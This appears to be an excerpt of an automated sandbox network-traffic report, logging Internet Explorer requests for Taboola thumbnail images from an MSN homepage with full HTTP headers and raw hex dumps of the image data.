2021-12-02 23:42:41 UTC	12	IN	Data Raw: 00 00 01 00 02 00 10 10 10 00 00 00 00 00 28 01 00 00 26 00 00 00 20 20 10 00 00 00 00 00 e8 02 00 00 4e 01 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 04 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 Data Ascii: (& N(
2021-12-02 23:42:41 UTC	13	IN	Data Raw: 11 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49834	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:42:43 UTC	15	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fd3afd4e88e658af134b18abda7a3ae2a.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:42:43 UTC	16	IN	HTTP/1.1 200 OK Connection: close Content-Length: 14685 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 540279164799566712583557572357803464924,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "0df2da0f8682207643efe54e051b3255" expiration: expiry-date="Sat, 27 Nov 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Wed, 27 Oct 2021 05:35:29 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 100 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 212 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb202 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 02 Dec 2021 23:42:43 GMT Age: 1062123 X-Served-By: cache-dca17767-DCA, cache-dca17739-DCA, cache-mxp6949-MXP X-Cache: MISS, HIT, HIT X-Cache-Hits: 0, 1, 1 X-Timer: S1638488564.615988,VS0,VE1 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fd3afd4e88e658af134b18abda7a3ae2a.jpg X-vcl-time-ms: 1
2021-12-02 23:42:43 UTC	17	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 03 03 03 03 03 03 04 04 04 04 05 05 05 05 05 05 07 07 06 06 07 07 0b 08 09 08 09 08 0b 11 0b 0c 0b 0b 0c 0b 11 0f 12 0f 0e 0f 12 0f 1b 15 13 13 15 1b 1f 1a 19 1a 1f 26 22 22 26 30 2d 30 3e 3e 54 01 03 03 03 03 03 03 04 04 04 04 05 05 05 05 05 07 07 06 06 07 07 0b 08 09 08 09 08 0b 11 0b 0c 0b 0b 0c 0b 11 0f 12 0f 0e 0f 12 0f 1b 15 13 13 15 1b 1f 1a 19 1a 1f 26 22 22 26 30 2d 30 3e 3e 54 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 36 00 00 01 04 03 01 01 01 00 00 00 00 00 00 00 00 00 00 00 05 06 07 08 03 04 09 02 01 0a 01 00 03 01 01 01 01 00 00 00 00 00 00 00 00 00 00 02 03 04 01 05 06 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 ea 98 00 00 00 00 00 00 00 00 00 00 Data Ascii: JFIF&""&0-0>>T&""&0-0>>T7"6
2021-12-02 23:42:43 UTC	19	IN	Data Raw: c4 8e c5 f3 1d f9 67 55 9d b6 e6 a4 be 13 91 3f d9 4a 2f 2a 7a f3 e9 78 4d 50 b7 d0 fd 3b 81 a3 cf 00 00 00 f8 c5 7d 9c 64 75 80 38 01 de 00 00 00 00 01 e7 d0 1c 3e 88 ff 00 43 a2 53 9c b0 8f 62 00 fc f9 c3 bf a6 e3 8e 01 48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07 ff c4 00 3b 10 00 00 06 02 01 03 03 01 05 04 08 07 00 00 00 00 01 02 03 04 05 06 00 07 11 08 12 21 13 14 31 41 09 10 15 20 61 16 17 22 51 18 23 24 30 32 33 36 42 34 40 43 44 50 60 71 ff da 00 08 01 01 00 01 09 00 ff 00 ca 32 eb 6e 9a 20 6f 7f 50 4f ad ad 48 2f 41 a2 d1 d1 9d 65 69 39 25 ca 41 71 fd 2d ba 7c e7 80 b7 b3 ea 7b 42 bd 50 84 25 dd 0d ef a5 17 21 8e 1b 0e 33 6a 6b 09 b7 24 6d 19 75 ff 00 93 b9 df 5b 47 2c e6 2e Data Ascii: gU?J/*zxMP;}du8>CSbH;!1A a"Q#$0236B4@CDP`q2n oPOH/Aei9%Aq-|{BP%!3jk$mu[G,.
2021-12-02 23:42:43 UTC	20	IN	Data Raw: 8c 16 e4 2f fd 16 d2 92 cd 4b d8 93 ed 83 1f f8 a4 79 e5 d3 6c d9 30 54 84 12 e3 ea dc 5c ea 20 9b f2 58 b5 f4 dc 0a 6a 3b 48 ad 8e bb 65 48 b2 0b af 60 9b 77 e1 77 e0 3c 88 88 e4 54 4b b9 f9 a8 a8 86 64 9c 40 8e a5 64 d4 4c dd 2b ec 67 15 4b 32 b4 79 45 fe f2 be 44 3c 28 92 6e 98 9b e4 e9 a1 eb 71 e8 1d 64 95 43 c2 84 ef c2 0f 71 70 13 e4 30 52 c3 a7 cf 22 20 a2 00 38 64 04 30 50 03 7d 05 bf 03 8e 19 83 a4 94 6c 7c 83 5b 86 a0 82 a7 6c a8 14 71 b2 8a 20 72 ac 89 e5 68 15 69 f5 04 eb 27 6c d6 6e a9 4e d9 a6 f2 55 dc 6b a6 04 13 99 48 3d 7d b2 21 82 1a 75 08 58 bd c5 b4 0b 1c bc bc 83 6b 56 c7 42 32 11 a2 f0 91 d0 9d 56 75 82 9f e2 64 42 73 a4 9e a0 6f 5b 20 ad e3 ef 2e 71 56 3e 3e 17 62 06 f9 2b 98 c4 fe 84 4e 4e 69 87 05 6f 20 8d be 54 87 fe d6 c1 3b 8c Data Ascii: /Kyl0T\ Xj;HeH`ww<TKd@dL+gK2yED<(nqdCqp0R" 8d0P}l[lq rhi'lnNUkH=}!uXkVB2VudBso[.qV>>b+NNio T;
2021-12-02 23:42:43 UTC	21	IN	Data Raw: 99 bc 5c 45 a7 27 5c 04 d9 d3 b3 00 ab f4 ad 7f b0 f6 56 a9 b7 a8 59 c9 9b 5a ee 99 b8 dd d5 ea fc f3 c9 88 ee 91 99 d8 ec 77 07 73 f6 42 6c c9 d1 b4 6c bb 7c b0 e2 69 81 84 7c 7a 24 12 f0 00 ab 50 0c 51 b0 77 64 d0 15 16 27 e7 2a 89 92 56 f9 23 20 a6 72 63 00 a8 61 49 d8 87 d4 1e 62 ee c0 8c d6 36 6b a9 a0 61 ae 20 d9 09 86 78 a6 01 e4 36 5c 81 a4 6d 4f 96 11 7c a0 89 f0 56 50 a6 f0 6a 6d 81 d3 77 e9 36 30 46 3a 31 78 f2 47 e0 05 0f e2 3b ee f2 08 73 b0 64 00 b0 6e c8 51 2a 9e 92 0e 14 e6 d4 4f d9 1e 9c 34 35 65 82 6f 2d fb aa bc d1 c3 c7 95 1a 7e f4 84 b7 cd c6 c0 bb 83 e9 ed e3 5a b6 8d b4 5d 8e 78 74 54 67 0d 1a 92 a6 40 ff 00 a9 78 f9 c3 88 7f 23 80 09 b9 e2 f4 e8 19 c2 2c b0 1b 5b b6 f4 6b 0f 1d 9b 1e 2a 54 c0 0b c9 5c 9c 30 ae 8d f5 17 ef 78 8f 72 Data Ascii: \E'\VYZwsBll|i|z$PQwd'*V# rcaIb6ka x6\mO|VPjmw60F:1xG;sdnQ*O45eo-~Z]xtTg@x#,[k*T\0xr
2021-12-02 23:42:43 UTC	23	IN	Data Raw: ef 5d c5 4a 35 e7 39 ce 47 39 c4 57 55 9b a6 ee 91 34 04 db 39 b8 a6 72 cd 46 67 ec ec d0 92 8f d4 72 d5 e5 73 a0 0e 9d 60 c0 e0 f9 8c ef 45 1d 39 4c b2 55 04 aa 52 df 66 e4 10 bb 8c 2c 25 ef 69 74 95 b7 b4 fd 1d 3b 74 f0 26 a9 d3 2a 40 02 57 64 1f 9c 2a e4 1f a8 2a 5e 7e 40 c0 3f 51 c3 60 e0 e1 c3 9c 51 3f 02 02 15 8d 93 01 71 a9 30 a0 ec d5 6d 35 39 4a 54 c2 ad a7 9a 55 ec 96 4d 7b 61 8a b7 42 bc ea 20 95 bd f9 48 63 be 29 89 95 42 9c 00 c5 1c e7 ee f9 0c d3 97 46 91 2e dd 42 4b b8 fc 97 3a 9c 25 ea a9 31 5b 9b 47 6c f4 49 b9 f5 b3 c7 2b 40 47 49 36 79 14 f1 46 52 0c cc a8 7f b4 fe ba a1 f0 7a d5 3f 60 5c 04 e1 5b ae e9 9e 82 b6 75 a6 51 bb dd 8d 8f fe ce 0d 3c b0 1c 58 59 5f fd 9a 4b 80 a8 78 ed a1 23 f6 73 6e 64 96 e2 3e d9 33 d0 cf 52 f1 8b 9d 26 d0 Data Ascii:]J59G9WU49rFgrs`E9LURf,%it;t&*@Wd**^~@?Q`Q?q0m59JTUM{aB Hc)BF.BK:%1[GlI+@GI6yFRz?`\[uQ<XY_Kx#snd>3R&
2021-12-02 23:42:43 UTC	24	IN	Data Raw: 92 f9 64 ff 00 0b e4 e5 59 fb 4a b4 59 8f ee f9 ae 5c d5 51 db 9b 29 f6 72 a2 1c d1 26 d7 45 c1 38 93 31 d8 aa 44 b5 a2 f1 62 31 31 19 54 8f fa 8a 44 e1 c5 cd 1e a4 40 41 d3 11 88 52 aa 19 61 07 b2 f9 57 49 ba 9f 93 ba 82 f7 86 0a 6f 63 c1 20 c4 91 0d 9d a0 98 dc 50 bc 6c 25 e2 e3 17 11 39 f6 12 af 2b 21 3d 85 a6 e1 31 6d 4e b0 4c 31 22 70 44 2d e6 99 a7 53 25 8f 07 f0 32 9e cf 0d ef 60 be d7 10 0f 78 5b 8a bc 15 5f 4c dd 66 8e a6 92 a0 e8 af 4c b0 c6 6e 2c 81 8c 89 ef 19 3c 9c f7 c2 82 0f 4d ee 2d df 8b 7b a0 e6 bc 02 0a e0 8e 16 d8 32 11 94 53 60 54 69 22 d2 25 57 7b 1e c0 29 d3 6b 66 f3 11 1f 81 4d a8 4c 4d cc 0b e7 0b 72 2e 90 ae e6 40 b1 1c c4 a9 28 54 78 e5 36 a6 e1 e6 bc 72 db 14 35 33 fd 24 c2 35 db e8 bc 56 5e 30 11 20 93 cf a5 d3 5e 22 08 27 fe Data Ascii: dYJY\Q)r&E81Db11TD@ARaWIoc Pl%9+!=1mNL1"pD-S%2`x[_LfLn,<M-{2S`Ti"%W{)kfMLMr.@(Tx6r53$5V^0^"'

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:42:43 UTC	25	IN	Data Raw: ae 3e a5 a5 88 a2 73 8a d5 da b7 20 d3 43 66 41 18 f9 d7 1b 70 ad 9d 52 00 42 ae df a5 1d 4b 7d 29 90 4d 68 58 de bb 51 00 b5 c8 ea e0 f6 0c 0b cd 37 78 a1 00 d6 fc e8 c8 f0 9a 9a e5 f3 ae 2e c0 e2 38 77 b7 ab 4e b4 64 9f d6 0a d7 0f 78 71 56 2d 5f 88 f3 6d ab c7 4d 42 48 ad 22 b1 41 ae aa db 70 a0 99 63 24 48 80 08 1f fb 41 90 8f 48 0b 8d e2 8a 86 13 b1 e9 51 51 e0 4d 0d aa d3 41 fb 62 69 da 43 ab 2a c1 c0 2a 20 8a b2 85 03 24 00 03 92 00 ff 00 76 4f d6 a3 c3 87 54 37 7d 47 71 1a 64 c1 ad 23 bf bd 68 58 81 8f 85 32 b4 f5 14 14 9a d0 dd 45 68 35 a4 d6 92 33 41 81 52 1b 7d e8 69 c4 c1 e8 68 a9 52 27 9e d4 6a 48 22 09 11 cc 7e 02 aa 77 02 80 03 61 f8 b4 51 45 35 e5 8f f1 7f ff c4 00 49 10 00 02 01 03 02 03 04 06 07 04 06 07 09 00 00 00 01 02 03 00 04 11 05 Data Ascii: >s CfApRBK})MhXQ7x.8wNdxqV-_mMBH"Apc$HAHQQMAbiC** $vOT7}Gqd#hX2Eh53AR}ihR'jH"~waQE5I
2021-12-02 23:42:43 UTC	27	IN	Data Raw: 00 b0 a0 02 d7 56 b3 0a 53 3b 90 1b 2d b6 6b b3 45 82 e1 64 b0 66 90 92 7a e5 4a 20 ab a9 d4 74 96 cf 52 8e 22 47 91 47 74 ae d7 db 1c f5 59 2d e6 51 f8 83 2d 5f 30 8d 00 62 54 dc ca 7c ce 22 4f d1 6a 78 17 ea ad ce 9d 3c 40 01 e1 92 50 56 9f 78 b1 10 64 e4 5a a3 cc a0 f4 20 3b 3d 18 c6 89 65 c5 d7 27 d6 66 df 98 de 6c 4b 03 dc 1c 9d 33 55 b5 bf b7 3e 38 d4 11 a3 61 f3 b6 ef 44 7f cb 53 56 ad 22 b0 60 fc 84 04 10 72 0e 45 13 dc fa 4e 05 64 35 dc b8 3e e0 d4 7a d5 dc 51 ae 07 05 fd 93 cb d0 63 05 92 4f f8 6b 4b 56 72 9b db c2 d1 33 fd fe 25 5d 87 96 4d 68 b7 19 ff 00 4b 1d fc 71 3b f9 12 0f 2c 83 57 a8 33 b3 c7 ac 33 20 f8 f0 dd 0d aa f3 0a c7 da d3 f2 f2 26 3c 46 38 8e 2b b4 f0 06 f0 b8 b3 53 fa c0 2a 4d 46 13 32 a9 2d 02 c4 63 3d 72 c5 71 93 81 d3 02 b8 Data Ascii: VS;-kEdfzJ tR"GGtY-Q-_0bT|"Ojx<@PVxdZ ;=e'flK3U>8aDSV"`rENd5>zQcOkKVr3%]MhKq;,W33 &<F8+S *MF2-c=rq
2021-12-02 23:42:43 UTC	28	IN	Data Raw: 71 67 2f 67 f4 86 b6 d5 af 9b d9 4e 7b cd 24 d1 b1 51 3e 4b 2b 6f c1 82 6a c7 b2 5a 66 a3 76 6e 2d 34 0d 32 08 2f 75 a7 31 ae 12 31 7a b1 92 5c 71 e2 5e 52 14 35 05 fc c6 24 88 eb 3d ad bd 9f 58 ba b9 45 50 a0 4b 6a d2 84 1f 84 95 d9 1d 1e fe dd d9 a0 b8 d3 fb 3d a7 d8 0b 72 e0 ab 70 48 22 79 00 2a 48 20 b9 ab 1d 5d e4 50 3d 51 f4 94 31 27 f3 42 f6 dd c1 e9 0c ac 37 56 00 83 f1 06 ae ec 41 eb 1c 13 32 c6 7e 31 1c a1 f9 56 95 ac 01 c2 0b 49 6d ea 53 7e 12 5a 70 29 3f 79 0d 6a ba 4c 8d d0 b4 6b 7d 07 e2 f0 e1 c0 fe 4a d3 af a4 ce 39 71 4d c3 27 e1 1c c1 1f f2 a6 47 07 74 75 2a 7e 47 d3 f4 67 36 ef fc e3 23 d0 06 af 72 99 85 fa fa 9c 5e 33 1f b6 7a 27 ce 92 e2 09 c1 6e c7 f6 62 e3 79 75 6b b7 19 4b bb 90 73 88 6b 4e bd d6 23 42 96 dc 65 ed 52 de 3e 1c 72 e1 Data Ascii: qg/gN{$Q>K+ojZfvn-42/u11z\q^R5$=XEPKj=rpH"y*H]P=Q1'B7VA2~1VImS~Zp)?yjLk}J9qM'Gtu*~Gg6#r ^3z'nbyukKskN#BeR>r
2021-12-02 23:42:43 UTC	29	IN	Data Raw: f2 3f c8 6d f9 d6 f9 c9 ac 5e 76 d7 b4 30 e8 f1 f9 cf 64 0a 41 27 0f bd 52 49 cd 68 3a 95 cd ee 98 91 43 a4 59 5c 5c 69 d1 cd 27 1a bb 3c d2 5d 24 68 b2 70 a9 1c 40 93 c4 6b 55 d6 6f ee af f3 a5 da db cd 06 bd 35 9a 18 e4 21 a4 7c 5d 71 c3 c4 ca 08 6d eb 91 a8 68 1d 92 b3 b0 96 d5 6d c4 11 25 d6 b5 70 f7 d2 fb 1f 52 55 82 28 03 28 a0 52 4d 5e 6b 2b 66 ce 71 6f a5 81 66 a0 7b 8c a9 2b 8f bd 43 d1 9f 46 36 35 98 b4 d8 1c af df 6f 60 0f ce b7 63 93 59 f4 74 8d 8f c8 50 63 75 a9 eb 3a 8c a3 ca 49 64 8e dc 13 f8 43 59 3e 42 86 04 ae 8a 07 4c 21 c7 a0 d1 78 e5 38 c6 7a 1a db 3e 9f 6a 52 89 f8 67 26 b7 58 db 15 03 dd df 69 37 3a dd aa ce 5d 21 37 13 5b 6f cd 28 3a 0f eb 02 4d 76 66 ea d6 d1 78 ee 2e 2c b5 07 e3 54 d8 67 82 0b bf 67 f1 4a d4 34 db 8d 42 44 82 de Data Ascii: ?m^v0dA'RIh:CY\\i'<]$hp@kUo5!]qmhm%pRU((RM^k+fqof{+CF65o`cYtPcu:IdCY>BL!x8z>jRg&Xi7:]!7 [o(:Mvfx.,TggJ4BD
2021-12-02 23:42:43 UTC	31	IN	Data Raw: 00 25 a3 a9 8d 2a 78 a5 be 55 84 46 e2 19 c1 8e e2 dc 8c 90 5f 94 c6 ad a6 d2 75 bb 35 b3 9a 68 be bb 90 67 82 6f b6 92 21 ef 00 9a 9c 58 42 48 18 96 2c b2 81 9f 16 dc 53 4f 6d 21 49 55 50 e1 c3 29 04 14 3e 15 1b 5b da 37 33 94 ed 8e 71 63 9c 92 01 db ce 91 ef b5 8b b0 27 65 90 30 58 55 b8 f0 59 49 18 66 c6 de 18 a8 de d3 48 b0 16 5a 7c 44 63 9b 23 82 bc cc 0c 1e a5 a4 26 81 d4 24 49 2e af 2e 0b 9e 18 d6 45 0e a8 c3 c3 80 02 cc 7c 73 58 2d 9e 13 e0 d8 f2 fd dc b6 1d 94 ed bc 70 44 f7 ea e7 fb 27 51 81 c4 96 b7 d8 c8 05 15 c0 13 0c 8c ad 40 93 d8 3a 72 1a 45 12 bd dd bc fc 42 3b ab 49 99 32 f0 9e 1e b9 ca 9d 88 06 8f 0d c6 5d 5c 9c 97 df 04 d2 2e b1 a1 da 16 d2 ae 24 dd c4 1c 7c 76 d3 8f 12 2d a5 c2 3f d8 20 54 d6 9a 85 84 ef 6f 75 6d 32 94 92 39 23 3c 2c Data Ascii: %*xUF_u5hgo!XBH,SOm!IUP)>[73qc'e0XUYIfHZ|Dc#&$I..E\|sX-pD'Q@:rEB;I2]\.$|v-? Toum29#<,

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49836	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:42:43 UTC	15	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F2b0a39109a3b849d0b2174b409fe1c7f.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:42:43 UTC	32	IN	HTTP/1.1 200 OK Connection: close Content-Length: 24996 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 43187172451951859526423635510096116769 9,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "197a03ec48c7736f48fa984c7564d0c9" expiration: expiry-date="Mon, 27 Dec 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Fri, 26 Nov 2021 12:35:17 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 100 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 28 X-backend-name: CH_DIR:3FP7YNX3LMizprTZsG7BSW--F_CH_nlb804 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 02 Dec 2021 23:42:43 GMT Age: 554337 X-Served-By: cache-bwi5045-BWI, cache-dca17768-DCA, cache-mxp6946-MXP X-Cache: HIT, HIT, HIT X-Cache-Hits: 1, 1, 1 X-Timer: S1638488564.622159,VS0,VE1 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F2b0a39109a3b849d0b2174b409fe1c7f.jpg X-vcl-time-ms: 1
2021-12-02 23:42:43 UTC	33	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 06 06 06 06 07 06 07 08 08 07 0a 0b 0a 0b 0a 0f 0e 0c 0c 0e 0f 16 10 11 10 11 10 16 22 15 19 15 15 19 15 22 1e 24 1e 1c 1e 24 1e 36 2a 26 26 2a 36 3e 34 32 34 3e 4c 44 44 4c 5f 5a 5f 7c 7c a7 01 0c 0c 0c 0c 0c 0c 0d 0e 0e 0d 12 13 11 13 12 1b 18 16 16 18 1b 28 1d 1f 1d 1f 1d 28 3d 26 2d 26 26 2d 26 3d 36 42 35 32 35 42 36 61 4c 44 44 4c 61 70 5e 59 5e 70 88 7a 7a 88 ab a3 ab e0 e0 ff ff c2 00 11 08 01 37 00 cf 03 01 11 00 02 11 01 03 11 01 ff c4 00 34 00 00 02 03 01 01 01 01 00 00 00 00 00 00 00 00 00 00 05 06 03 04 07 02 01 08 00 01 00 02 03 01 01 00 00 00 00 00 00 00 00 00 00 00 01 02 00 03 04 05 06 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 c2 14 14 a3 58 0b 33 16 a9 c1 db 37 fc ba Data Ascii: JFIF""$$6*&&*6>424>LDDL_Z_|((=&-&&-&=6B525B6aLDDLap^Y^pzz74X37
2021-12-02 23:42:43 UTC	34	IN	Data Raw: 0e 8e 77 56 42 37 d0 84 87 36 c3 bd f8 38 d6 50 f2 2b 32 28 3a 55 2b be 79 ae b8 f6 62 d4 5d 98 f6 39 91 14 c6 fb 1c ef a7 b1 ed 6d 31 1d 83 f5 17 f6 c0 f3 24 d2 40 60 e5 6a 52 32 6d e7 a1 98 78 15 0c 1b ca 30 0b 02 e2 20 d2 88 97 c6 45 62 22 94 36 95 da 31 e7 b7 e8 af 31 df f9 53 d9 f9 af a7 33 e8 b5 0e 72 1b 49 4b 0c b2 fb 0f a5 61 04 64 01 c8 37 bb 05 f8 32 ec da 58 68 d2 11 95 75 eb 55 22 ac 9e ad 77 58 f7 42 7a ae 7a a2 ab a5 19 b1 6f a7 d3 c9 b0 29 ce a1 d0 29 bd 85 85 b9 3a 92 8c 90 48 01 63 46 ac b0 5f 9c 38 99 c6 0d a5 14 9c cb 55 53 2d 10 8f a5 56 ef b1 78 d3 a0 73 ed ab 61 12 ef bc 79 de b2 86 c5 97 bb ca 67 23 1d 23 69 a3 4c 92 12 2b 08 34 01 fc 55 49 5f 3c dd cf d4 4a 65 19 2c 08 e2 bb 43 89 69 f4 b0 5c 52 28 96 a1 b7 6b 57 e7 68 54 d2 bb 4f Data Ascii: wVB768P+2(:U+yb]9m1$@`jR2mx0 Eb"611S3rIKad72XhuU"wXBzzo)):HcF_8US-Vxsayg##iL+4UI_<Je,Ci\R(kWhTO
2021-12-02 23:42:43 UTC	36	IN	Data Raw: 3b a8 18 54 9b e7 f2 70 b3 e1 05 0a ee 24 7a f9 50 83 71 b1 c4 7a 4f 4d f6 c5 59 8b 85 5e 4a 0f 0f f2 c8 35 02 5f dd 6d 07 1c fe fb f9 8e fd 5f c2 6f e3 d5 c3 13 3d a2 0c bf 5c d7 36 0a 8c 96 23 8f 16 e0 74 94 ef 57 07 da 22 d3 76 2b db bc 49 35 e2 a3 9e 80 f5 4d fb bf 43 c8 33 2b 54 de 3a 22 fa b6 ac 44 a8 c7 7a f6 f2 5a 94 03 10 69 e8 ce 36 43 5a c2 07 14 b5 cb c7 73 6c 4b 86 62 4c 6e d1 cc 2b 3f 94 4a 27 ad 5a 4d da 0d 7a 49 73 88 42 b5 26 ee e6 50 f4 58 8e a7 75 7d 16 4e fa b1 a9 6a c4 fb 62 0e ab 15 89 ea b2 51 cf 70 98 fc 81 a4 29 25 3d 72 b9 de 3e 84 52 02 d8 dd ef 68 b4 5e 1c 9f dc cf 47 72 26 63 ae 47 e0 4c 93 cc 4a ab 1a 8d 98 b1 d4 d8 8c 1e b6 b1 2c 63 5b b5 29 d6 7a 73 3d fd b1 19 d5 ef de 21 3d 15 1d 15 09 71 f2 2e 2e 4b 0a 5c b5 6b 95 14 35 Data Ascii: ;Tp$zPqzOMY^J5_m_o=\6#tW"v+I5MC3+T:"DzZi6CZslKbLn+?J'ZMzIsB&PXu}NjbQp)%=r>Rh^Gr&cGLJ,c[)zs=!=q..K\k5
2021-12-02 23:42:43 UTC	37	IN	Data Raw: d1 13 73 91 34 02 3a af 3d 60 ed 3b 20 5b ae 07 9b e9 3b 2d 10 45 a9 65 e6 88 10 f3 6e 37 07 d4 15 3c c9 c3 15 60 16 ba 66 11 68 35 40 a9 95 b6 48 2d 5f 25 99 a2 9a 69 da 08 38 47 96 6d 02 d1 43 d8 1c ab 38 be 30 7a 2c c0 58 ac 7a 8a ca 4a 17 f9 22 d6 c3 ac 53 ba 8e 5a db aa 7e 8c 01 6c 8a d6 9a da 3c 53 3d e4 9e 8e 6f 8b 60 02 cf 94 9c 39 77 48 32 1a 63 59 22 80 44 0c 15 74 e4 17 9a cd 43 61 45 23 ab 1d 9f 4c 86 a7 e2 21 af da 15 7a e5 27 8a c5 69 dc a7 28 8f 7b 82 dc 0c 8d df 27 4b 45 f3 5c e4 35 cc 7b d7 0b 34 eb 7e 35 1b 55 29 58 65 ad 62 4c 9d 8a 94 80 e2 7d 05 85 6b 4c 02 44 ad 95 8b 56 2e 23 ab 7a 56 0c be 8c 44 ff 00 de b6 51 98 ff 00 2d 27 15 72 44 7a 8c 4c 87 43 6f 2a 4c eb ec 29 4f 09 32 7c aa a4 98 ab 6b 87 50 25 88 a8 8f b9 b9 88 96 ba 79 ce Data Ascii: s4:=`; [;-Een7<`fh5@H-_%i8GmC80z,XzJ"SZ~l<S=o`9wH2cY"DtCaE#L!z'i({'KE\5{4~5U)XebL}kLDV.#zVDQ-'rDzLCo*L)O2|kP%y
2021-12-02 23:42:43 UTC	38	IN	Data Raw: 2f 90 45 47 75 44 d0 f4 d5 34 fd 47 8e cf 57 a0 ae 35 73 4f 46 1c 3c c4 9c 56 21 fc eb 4f 0a 6a 44 16 b2 e2 76 ca 47 05 fc b0 79 47 1d e1 6a e9 ea 68 fb 1f 63 e3 4a ab ac 83 79 2e ff 00 a3 1e 56 c2 4f 2b 6f 7c 85 fc 59 80 ed 31 b7 72 b5 f3 e0 80 2d 1b 98 9e d6 9f 8c d1 a1 9f 7f 66 d0 5b 47 d7 18 fa f9 1b 5a 32 b8 61 c0 29 e2 e8 0b 33 8e e5 21 d1 94 15 a9 55 09 54 95 14 18 37 11 95 14 55 a8 a0 4a 4f 02 c8 60 e1 25 18 8f 36 ab 73 c4 2f 15 a1 6d 81 5c 30 71 fd 47 74 41 c6 04 ba 7c 7b 3e 16 bf 2c 2f 30 7d c1 ea f1 b1 e6 67 8b 4b 28 b3 16 18 9a 12 a2 0a d3 a0 55 0b 42 d4 8c 37 7b 50 2b 90 f0 d1 17 1d 49 ea b1 99 3c da d6 8b 67 9b 42 8c 59 85 7a e2 65 ca 7b 04 4c 2e 3e 45 c9 6f c6 af 9d 63 4a e7 ce 3d ea f0 5e e6 5b 35 d2 6e 40 a4 e7 70 ed 83 d7 d8 b2 c4 99 ef Data Ascii: /EGuD4GW5sOF<V!OjDvGyGjhcJy.VO+o|Y1r-f[GZ2a)3!UT7UJO`%6s/m\0qGtA|{>,/0}gK(UB7{P+I<gBYze{L.>EocJ=^[5n@p
